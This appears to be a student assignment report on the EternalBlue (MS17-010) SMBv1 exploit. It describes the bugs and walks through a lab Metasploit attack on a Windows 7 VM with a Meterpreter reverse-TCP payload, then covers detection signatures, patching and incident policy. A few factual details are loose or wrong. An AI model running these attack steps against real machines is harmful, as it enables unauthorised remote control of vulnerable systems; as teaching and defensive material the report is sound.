The EternalBlue Exploit in Action

Assignment- Deliverable 3

Group 9

Cheng-Tuo Shueh, Sina Lahsaee, Ehsan Ekbatani, Daniel Beigi

BTN710

Table of Contents

Introduction

Since the revelation of the EternalBlue exploit, there was a shockwave sent throughout the security community. The highly invasive nature of EternalBlue opened the door for some of the most severe ransomware outbreaks in recent history (Kubovic, 2019). This includes the famous “WannaCry” Ransomware and various other devastating worms. These attacks affected over 200,000 computers across 150 different countries (Kulkarni, 2019). This report details the technical nature and specifics of the EternalBlue exploit on Windows 7 in depth, along with the current countermeasures Microsoft has implemented in their latest operating systems.

For this assignment, our group attempted to perform the EternalBlue exploit on a Windows 7 virtual machine from a Kali Linux virtual machine on the same network. The Metasploit software was utilized to facilitate the attack and it was successful. After performing the exploit we looked into prevention measures available for this exploit. Microsoft released a patch for the EternalBlue exploit that was included in their software update. After installing the patch, we proceeded to utilize to ESET’s “EternalBlue Checker” tool to check the vulnerability status of the Windows 7 virtual machine as a remediation test.

Section 1: The Exploit

Brief Description

Eternal Blue, known officially as MS17-010, is a vulnerability exploit against the Windows 7 operating system. It was reportedly developed by the NSA, and later leaked by the chinese hacker group known as “The Shadow Brokers” group on April 14, 2017. It is listed as “CVE-2017-0144” in the Common Vulnerabilities & Exploits list (Kulkarni, 2019).

Operating Systems

EternalBlue targets Windows 7 and works on the following editions:

- Home Basic
- Home Premium
- Professional
- Enterprise
- Ultimate

It can also work against Windows Server (2008 - 2016) and Windows 10, but the focus of this report is on it’s use against Windows 7.

Protocols/Services/Applications

- EternalBlue exploits Microsoft’s implementation of The Server Message Block Protocol (SMBv1) by utilizing specially crafted packets.
- All versions of Windows 7 and previous operating systems that do not have the MS17-010 patch are vulnerable to EternalBlue.

Variants

The “EternalRocks” worm was a variant of the EternalBlue exploit that made use of EternalBlue as it’s initial exploitation followed by seven other exploits from that point. It’s believed to be much more potent and dangerous than EternalBlue on it’s own. The famous “WannaCry” ransomware also used the EternalBlue exploit as it’s initial entry method onto victim computers (Kulkarni, 2019).


References

https://www.cvedetails.com/cve/CVE-2017-0144/ -(CVE Details Page for Vulnerability)
https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/- **(Exploit tutorial & Tools)**
https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/
https://research.checkpoint.com/eternalblue-everything-know/
https://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patch
https://www.welivesecurity.com/2019/05/17/eternalblue-new-heights-wannacryptor/
https://www.symantec.com/security_response/attacksignatures
https://securingtomorrow.mcafee.com/mcafee-labs
https://www.virusbulletin.com/virusbulletin/2018/06/eternalblue-prominent-threat-actor-20172018/
https://success.trendmicro.com/solution/1117391-preventing-wannacry-wcry-ransomware-attacks-using-trend-micro-products

Section 2: The Attack

Description and diagram of network

The vulnerability can be found on any device that uses Windows Server Message Protocol. Operating at the application layer of the network model, this protocol has the ability to be used along with other network protocols such as TCP/IP protocol(*Server Message Block Protocol (SMB protocol)*). The attack is to be carried over TCP/IP, the attacker will transmit over TCP ports 139 and 445 (*SMB Exploited: WannaCry Use of "EternalBlue" | FireEye Inc*).



Protocol/ Service Description

The protocol exploited by EternalBlue is the **SMB protocol**, which stands for **S**erver **M**essage **B**lock, specifically SMB version 1 (SMBv1). SMBv1 is commonly used in various Windows operating systems, but EternalBlue was mostly used to target the Windows 7 family of OS. Below is a figure showing an excerpt from the original EternalBlue script, which specifies which versions of Windows the exploit attacks.




Image from https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/


The SMB protocol is an application protocol that provides file and device-sharing capabilities on a network with hosts running Windows-family operating systems. Windows uses this protocol to share local files and devices such as printers and peripherals attached to serial ports.

How the exploit works


Eternalblue utilizes three vulnerabilities of MS17-010 in the SMBv1 protocol to acquire the rights to conduct Remote Code Execution (RCE) ("EternalBlue - Everything There Is To Know"). The first bug in the protocol, known as 'Wrong Casting Bug', is a vulnerability inside the process of converting File Extended Attributes from Os2 to NT structure by Windows SMB. This conversion causes a shrinkage in the buffer, however it'll enlarge the actual packet data resulting in overflow in non-paged kernels. Since the first buffer is overflowing, it'll spill over to a secondary sub-command called Trans2 (*SMB Exploited: WannaCry Use of "EternalBlue" | FireEye Inc*). This is where the second bug, known as 'Wrong Parsing Function Bug', comes into action. These secondary Trans2 requests are malformed; along with an encrypted payload that primes the victim's computer for an attack. It is at this point that the attacker will use carefully crafted chunks with exact same size as the buffer overflow to non-paged kernels, to groom the victim's computer for hijacking. This is known as "Non-paged Pool Allocation Bug". Now that we know some information of how the attack is carried out in detail, we will be looking into the steps taken to conduct the exploit in Metasploit using Kali below.

1. Ensure that VMWare is running both Kali and Win7 SP1.
2. Open terminal in Kali and run the following command: *arp -a*
   The arp (Access Resolution Protocol) command is used to check for IP addresses that are currently running on the host network. This starts the first phase of our attack - Target Selection.

3. Open a new terminal and run *msfconsole*: this will bring up the metasploit console to use.




4. Once the console is up, search for eternalblue by typing the following command: *search eternalblue*
    a. The search might take some time and it might look as if the progress has stopped, but it'll eventually run to completion. Once the search has concluded, you should see three or four options
5. Select the MS17-010 SMB RCE Detection scanner to scan for the IP addresses acquired via step (1) to see which IP address might be vulnerable to Eternalblue attack.
    a. This is the reconnaissance step, IP sniffing to be exact
    b. Type *options* to view the options of the command you are about to run
    c. *RHOSTS* should be filled with the target's IP address
    d. Use *run* to run the scanner




6. Once the scanner has detected the vulnerability of the IP address, you can proceed to the following folder: *use exploit/windows/smb/ms17_010_eternalblue*
    a. Set the required options: RHOST/VerifyArch=false/Processname=svchost.exe
    b. Set the type of payload you'd like to send:
    set payload windows/x64/meterpreter/reverse_tcp
    c. Set LHOST to the IP of the listener

7. Run the exploit: *exploit*
    a. If the exploit is successful you should see an output similar to the one below



Description and diagram of the attack



Signature of the attack

The EternalBlue exploit is notoriously difficult to identify, because it abuses a fault in the SMBv1 protocol, which is vital to Windows services. The EternalBlue exploit itself does not damage the system, but opens up a vulnerability in the SMB protocol, which makes follow-up attacks possible. However, there are specific network-level patterns, such as malformed packets, that can be used to identify the possibility of an EternalBlue attack (“SMB Exploited: WannaCry Use of ‘EternalBlue.’”).

Specifically, it is possible to monitor the transfer and responses of SMB transfer request packets (NT Trans req/res packets), and the follow-up overflow packets (Trans 2 req/res packets).

The EmergingThreats research group has made some possible attack signatures for EternalBlue publically available:

- https://docs.emergingthreats.net/bin/view/Main/2024297
- https://docs.emergingthreats.net/bin/view/Main/2024217

Symentec also includes proprietary EternalBlue attack signatures in their services:

- https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=23875

Rather than identifying the EternalBlue exploit on unpatched systems, most security measures focus on identifying the attack payloads that follow. For example, the WannaCry ransomware is another infamous attack that uses EternalBlue as a method to take control of the victim's system in order to deliver the malicious payload. There is a better chance of detecting WannaCry as there are executables involved. Several security services offer proprietary attack signatures and preventative measures against WannaCry, which is more compared to the EternalBlue exploit itself:

- **Symentec:**
  https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=30021
- **TrendMicro:**
  https://success.trendmicro.com/solution/1117391-preventing-wannacry-wcry-ransomware-attacks-using-trend-micro-products
- **McAfee:**
  https://securingtomorrow.mcafee.com/mcafee-labs/protect-wannacry-ransomware-mcafee-environment/

How to protect against it


After learning of the exploit, Microsoft managed to release MS17-010 to the public which was a security update for the Server Message Block vulnerability. As a user, the most necessary step for protecting your devices against EternalBlue is to keep your devices up-to-date with all the windows software updates, especially the MS17-010 security update. One can verify the successful installation of MS17-010 by looking at "Add windows features and settings" and scanning through the list and ensuring that SMBv1 is clicked off (*MS17-010 Vulnerability - New EternalRomance Metasploit Modules - Windows10 and Windows2008R2 - YouTube*). This is the default state in Windows 10 for security reasons mentioned earlier. Additionally, users can subscribe to a service called "Guardicore" that its sole purpose is to detect vulnerabilities and monitor them for possible exploits. You can find the link to the software below:

https://www.guardicore.com/2017/05/detecting-mitigating-wannacry-copycat-attacks-using-guardicore-centra-platform/


Remediated System Test

After installing Windows' latest software update which includes the MS17-010 patch, you can use the "Eternalblue Vulnerability Checker" tool to ensure that your system is not vulnerable to this exploit. This tool is free and it was designed by the internet security company "ESET". When executed, it checks that the "srv.sys" file's version number is at or above the version number that includes the patch from Microsoft. This file is where the vulnerable SMBv1 protocol is disabled and the SMBv2 or SMBv3 protocol are utilized instead since they are not vulnerable to the EternalBlue exploit.


Here is an example of the output received from the EternalBlue Vulnerability Checker on a system that is vulnerable to the exploit.




We also confirmed it's vulnerability by testing it with the metasploit attacking tool (output below).



Here is an example of the output received from the EternalBlue Vulnerability Checker on a system that is **not** vulnerable to the exploit.



We confirmed the system is safe by attempting the attack again by metasploit and receiving this output.



This tool is available for free at: https://help.eset.com/eset_tools/ESETEternalBlueChecker.exe

Section 3: Security Policy

Prevention

The simplest, baseline method to prevent the EternalBlue exploit is to install the Microsoft security patches for the Windows operating systems. From a policy standpoint, this would require Windows machines to be kept up to date at all times and updated immediately when possible. For this case specifically, the MS17-010 security update addresses vulnerabilities in the Windows SMB protocol, and eliminates the possibility of an EternalBlue attack ("The NSA-Developed Exploit That Just Won't Die"). For an organization with many Windows host machines, a security policy should be crafted that requires all computers running Windows-family operating systems to install the MS17-010 security update. In fact, unless a specific Windows update conflicts with the health of an organization's computers, it is wise to always keep up to date on security patches via the Windows update system.

Incidence Reporting

In the event of a suspected EternalBlue attack, the owner of the affected workstation should report the attack to IT services immediately. Reporting an incident of EternalBlue is a serious and important matter, as malicious payloads delivered through the exploit can be used by attackers to propagate throughout the system, to other vulnerable hosts. Quarantine is especially important because malware introduced by EternalBlue such as WannaCry and Petya have been known to spread via file transfer, emails, and even software updates originating from infected hosts (Burgess). Once the attack has been verified the affected machine should be quarantined from the network to ensure that no other malicious software is introduced to the system. Afterwards, Microsoft security update MS17-010 and all other cumulative patches should be immediately applied to the affected machine, as well as any other machines that have not yet received the update.

It is very important as an organization to keep on top of the news in IT security, and to apply all vital security patches to operating systems. EternalBlue has affected countless organizations across the world, but many incidents could have been prevented by following preventative measures and applying the MS17-010 update immediately upon its release ("EternalBlue: A Prominent Threat Actor of 2017–2018").

Conclusion

In conclusion, the EternalBlue exploit was a very dangerous exploit of the Windows 7 operating system that opened the door for attackers to successfully compromise over 200,000 computers (Kubovic, 2019). The use of specially crafted packets that exploit the flaws in the SMBv1 protocol in Windows operating systems provided root access to attackers which gave them the freedom to be creative with their attacks and add on additional exploits from that point. The famous “WannaCry” ransomware was the most common popular utilization of this exploit Fortunately, Microsoft was able to develop a patch called the MS17-010 that addressed the vulnerability and released it a software update that secured all machines that installed it from that point. Our findings proved that ESET’s“EternalBlue Vulnerability Checker” tool can effectively confirm if the system is protected from this exploit once a user’s Windows OS is up to date.

Bibliography

2024297 < Main < EmergingThreats. https://docs.emergingthreats.net/bin/view/Main/2024297. Accessed 19 Nov. 2019.

Burgess, Matt. "Everything You Need to Know about EternalBlue – the NSA Exploit Linked to Petya." *Wired UK*, June 2017. *www.wired.co.uk*, https://www.wired.co.uk/article/what-is-eternal-blue-exploit-vulnerability-patch.

CVE-2017-0144 : The SMBv1 Server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows. https://www.cvedetails.com/cve/CVE-2017-0144/. Accessed 19 Nov. 2019.

"EternalBlue: A Prominent Threat Actor of 2017–2018." *Virus Bulletin*, Pradeep Kulkarni, https://www.virusbulletin.com/virusbulletin/2018/06/eternalblue-prominent-threat-actor-20172018/. Accessed 19 Nov. 2019.

"EternalBlue - Everything There Is To Know." *Check Point Research*, 29 Sept. 2017, https://research.checkpoint.com/eternalblue-everything-know/.

"How to Exploit EternalBlue on Windows Server with Metasploit." *WonderHowTo*, https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/. Accessed 19 Nov. 2019.

"How to Protect Against WannaCry Ransomware in a McAfee Environment." *McAfee Blogs*, 18 May 2017, https://securingtomorrow.mcafee.com/blogs/other-blogs/mcafee-labs/protect-wannacry-ransomware-mcafee-environment/.

OS Attack: Microsoft SMB MS17-010 Disclosure Attempt: Attack Signature - Symantec Corp. https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=23875. Accessed 19 Nov. 2019.

Preventing WannaCry Ransomware (WCRY) Attack Using Trend Micro Products. https://success.trendmicro.com/solution/1117391-preventing-wannacry-wcry-ransomware-attacks-using-trend-micro-products. Accessed 19 Nov. 2019.

"SMB Exploited: WannaCry Use of 'EternalBlue.'" *FireEye*, https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html. Accessed 19 Nov. 2019.

"The NSA-Developed Exploit That Just Won't Die." *SentinelOne*, 27 May 2019, https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/.

"What Is Server Message Block Protocol (SMB Protocol)? - Definition from WhatIs.Com." *SearchNetworking*, https://searchnetworking.techtarget.com/definition/Server-Message-Block-Protocol. Accessed 19 Nov. 2019.

MS17-010 Vulnerability - New EternalRomance Metasploit Modules - Windows10 and Windows2008R2 - YouTube. https://www.youtube.com/watch?v=1uLsOzkpSvY&t=351s. Accessed 19 Nov. 2019.

"EternalBlue reaching new heights since WannaCryptor outbreak" WeLiveSecurity by Eset, Ondrej Kubovič, https://www.welivesecurity.com/2019/05/17/eternalblue-new-heights-wannacryptor/ Accessed 19 Nov. 2019.